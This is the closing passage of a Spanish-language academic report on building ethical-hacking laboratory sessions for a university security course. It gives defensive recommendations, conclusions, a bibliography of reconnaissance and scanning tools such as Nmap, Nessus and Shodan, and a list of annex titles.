- Usar puertos no conocidos para configurar los servicios necesarios es útil para evitar el escaneo de puertos en los servidores expuestos a Internet.
- Los sistemas operativos obsoletos y sin soporte tienen vulnerabilidades, es por ello que es necesario la actualización a sistemas operativos con soporte para contar con parches de vulnerabilidades ante nuevas amenazas detectadas. Los procesos de

actualización y parchado automatizado se deben realizar para que no se permita aprovechar estas vulnerabilidades para ejecución remota de código.

- La exposición de la información de índole personal y susceptible de ser utilizada para realizar ataques de ingeniería social debe ser cuidada por cada individuo, eso es, que se debe proteger y ser muy cuidadoso con el tipo de información personal que se expone al Internet ya que muchos vectores de ataque basan sus técnicas y estrategias en la obtención de este tipo de información.
- Dentro de toda red es importante mantener un sistema de gestión con un proceso a seguir para prevenir, contener y mitigar amenazas que puedan venir de ataques tan sencillos como un escaneo de red hasta el compromiso del sistema a través de malware, exploits, ejecutables, entre otros.

3.4 Conclusiones

- Se implementaron y probaron con efectividad sesiones de laboratorio, en las que se plantearon escenarios de prueba y técnicas para simular ataques para evaluar la seguridad de la información y la protección del sistema informático, considerando las primeras fases del Hacking-Ético.

- Se revisaron de manera breve y concisa los principales conceptos de la seguridad de la información y de seguridad del sistema informático enfocados a las fases del Hacking-Ético.

- Se plantearon escenarios de ataques en base a diversas herramientas y recursos disponibles de manera gratuita, sin licenciamiento u open source, para promover que el estudiante se familiarice con su uso y funcionamiento.

- Se implementaron escenarios de reconocimiento, escaneo y explotación de vulnerabilidades basadas en las primeras fases del Hacking-Ético, en función de los resultados obtenidos se evidenció el éxito de las pruebas planteadas y por ende se garantizó el cumplimiento de los objetivos de aprendizaje de la materia.

- Se desarrollaron guías de trabajo preparatorios y prácticas de laboratorio con una estructura que cubrió de manera satisfactoria las principales aristas de cada sesión de laboratorio esquematizada.

- Al implementar las sesiones de laboratorio se testearon los escenarios de prueba y se evaluaron las técnicas de ataque a través de diversas herramientas en cada fase del proceso del Hacking-Ético

- Cada sesión de laboratorio se desarrolló para cubrir las necesidades de implementación o puesta en práctica de cada fase del Hacking-Ético, y de este modo hacer una correcta correlación entre la teoría impartida y la práctica necesaria para llevar a cabo laboratorios.
- Se cumplieron de manera satisfactoria las necesidades planteadas por el docente que dicta la materia teórica con cada sesión de laboratorio.

3.5 Recomendaciones

- Se debe tener en cuenta la parte teórica de la materia a la cual se aportará con la elaboración de las sesiones de laboratorio y las prácticas correspondientes, para poder cumplir a cabalidad con la correlación entre teoría y práctica.
- Se recomienda el uso de herramientas de versión gratuita, no licenciadas, de tipo educativas u open source para el desarrollo o planteamiento y la elaboración de los escenarios de prueba.
- Se recomienda implementar escenarios de prueba con máquinas virtuales de recursos reducidos, con el fin de no excederse en el consumo de recursos de software y computacionales de la maquina física anfitriona donde se desarrollarán dichos escenarios de prueba.
- Una vez se acceda a las máquinas virtuales necesarias para la realización de los escenarios de prueba, es importante poder probar su funcionalidad y tener una compresión del escenario de prueba a llevar a cabo.
- Es importante explorar los comandos básicos del sistema Operativo Linux, para poder estar más familiarizados con el uso de la línea de comandos CLI de las máquinas virtuales.

4 REFERENCIAS BIBLIOGRÁFICAS

[1] F. E. Catota, M. G. Morgan, and D. C. Sicker, “Cybersecurity education in a developing nation: the Ecuadorian environment,” J. Cybersecurity, vol. 5, no. 1, Jan. 2019, doi: 10.1093/cybsec/tyz001.

[2] Penetration Testing, “Penetration Testing”, [En Línea]. Available: https://www.imperva.com/learn/application-security/penetration-testing/. [Último acceso: 13 diciembre 2023]

[3] Anthony Freda, “Google dorks: ¿Qué son los Google Hack y cómo se utilizan?”, Oct. 2022. [En Línea]. Available: https://www.avg.com/es/signal/google-dorks. [Último acceso:1 5 febrero 2024]

[4] Lorena Fernández, “Aprende todo sobre Shodan, el mejor motor de búsqueda para hacking”, Oct. 2023. [En Línea]. Available: https://www.redeszone.net/tutoriales/seguridad/shodan-busqueda-hacking/. [Último acceso: 15 febrero 2024]

[5] Pixabay, “Shodan, el motor de búsqueda que permite comprobar la seguridad de una dirección IP”, Sep 2020. [En Línea]. Available: https://www.europapress.es/portaltic/ciberseguridad/noticia-shodan-motor-busqueda-permite-comprobar-seguridad-direccion-ip-20200929134036.html. [Último acceso: 15 febrero 2024]

[6] Z. Durumeric, D. Adrian, A. Mirian, M. Bailey, and J. A. Halderman, “A Search Engine Backed by Internet-Wide Scanning”, CCS '15: Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security, Oct. 2015, p. 542-553, https://doi.org/10.1145/2810103.2813703.

[7] Kali Org, “Whatweb”, Aug. 2022. [En Línea]. Available: https://www.kali.org/tools/whatweb/. [Último acceso: 15 febrero 2024]

[8] Kali Org, “Wpscan”, Nov. 2023. [En Línea]. Available: https://www.kali.org/tools/wpscan/. [Último acceso: 15 febrero 2024]

[9] Kali Org, “Dnsenum”, Nov. 2022. [En Línea]. Available: https://www.kali.org/tools/dnsenum/. [Último acceso: 15 febrero 2024]

[10] Oscar Espinoza, “Qué es y para qué sirve Whois”, Feb. 2023. [En Línea]. Available: https://www.redeszone.net/tutoriales/internet/que-es-whois/. [Último acceso: 15 febrero 2024]

[11] Ignacio Pérez, “Utilizando The Harvester para analizar el riesgo de la información pública”, Apr. 2015. [En Línea]. Available: https://www.welivesecurity.com/la-es/2015/04/08/the-harvester-riesgo-nformacion-publica/. [Último acceso:15 febrero 2024]

[12] Kali Org, “TheHarvester”, Nov. 2023. [En Línea]. Available: https://www.kali.org/tools/theharvester/. [Último acceso: 15 febrero 2024]

[13] Maltego Technologies, “What can I use Maltego for?”, Nov. 2020. [En Línea]. Available: https://docs.maltego.com/support/solutions/articles/15000020188-what-can-i-use-maltego-for-. [Último acceso: 19 febrero 2024]

[14] Sophos Limited., “Tools”, Apr. 2023. [En Línea]. Available: https://docs.sophos.com/nsg/sophos-firewall/19.5/Help/en-

us/webhelp/onlinehelp/AdministratorHelp/Diagnostics/Tools/index.html. [Último acceso: 19 febrero 2024]

[15] Digital Guide IONOS, “Nslookup: la herramienta para acceder a las entradas DNS”, Jul 2019. [En línea]. Available: https://www.ionos.es/digitalguide/servidores/herramientas/nslookup. [Último acceso: 19 febrero 2024]

[16] Cloudflare, Inc., “¿Qué es My Traceroute (MTR)?”, Jul 2019. [En línea]. Available: https://www.cloudflare.com/es-es/learning/network-layer/what-is-mtr. [Último acceso: 19 febrero 2024]

[17] R. Sanga, J. Sanga and R. Díaz, “Tcpdump: Ejemplos,” Blog: Administración Sistemas, https://rm-rf.es/tcpdump-ejemplos/ (accessed Jun. 19, 2023).

[18] Linux-Console.net, “Ngrep: un analizador de paquetes de red para Linux”, [En línea]. Available: https://es.linux-console.net/?p=2212 [Último acceso: 19 febrero 2024]

[19] Hacker Target Pty Ltd, “DNS Recon & Research, find & lookup DNS Records,” DNSdumpster.com - dns recon and research, find and lookup dns records, https://dnsdumpster.com/ (accessed Jun. 19, 2023).

[20] Nmap Documentation, “Nmap: the Network Mapper - Free Security Scanner”, https://nmap.org/docs.html(accessed oct. 2, 2023).

[21] Tenable Documentation, “Welcome to tenable nessus 10.5.X,” Welcome to Tenable Nessus 10.5.x (Tenable Nessus 10.5), https://docs.tenable.com/nessus/Content/GettingStarted.htm (accessed nov. 9, 2023).

[22] K. Astudillo, Hacking Etico 101, 2013th ed. Guayaquil: BABELCUBE Inc, 2013.

[23] Julia Martins, “¿Qué es la metodología Kanban y cómo funciona?”, Oct. 2022. [En Línea]. Available: https://asana.com/es/resources/what-is-kanban. [Último acceso: 19 febrero 2024]

5 ANEXOS

ANEXO I. Encuesta para definir los requerimientos.

Anexo I Encuesta-Entrevista

ANEXO II. Hojas Guías de Prácticas de Laboratorio.

Anexo II Hojas Guías Prácticas

ANEXO III. Hojas Guías de Prácticas de Laboratorio con procedimiento resuelto.

Anexo III Hojas Guías Prácticas Procedimiento Resuelto

ANEXO IV. Recursos para realizar Prácticas de Laboratorio.

Anexo IV Recursos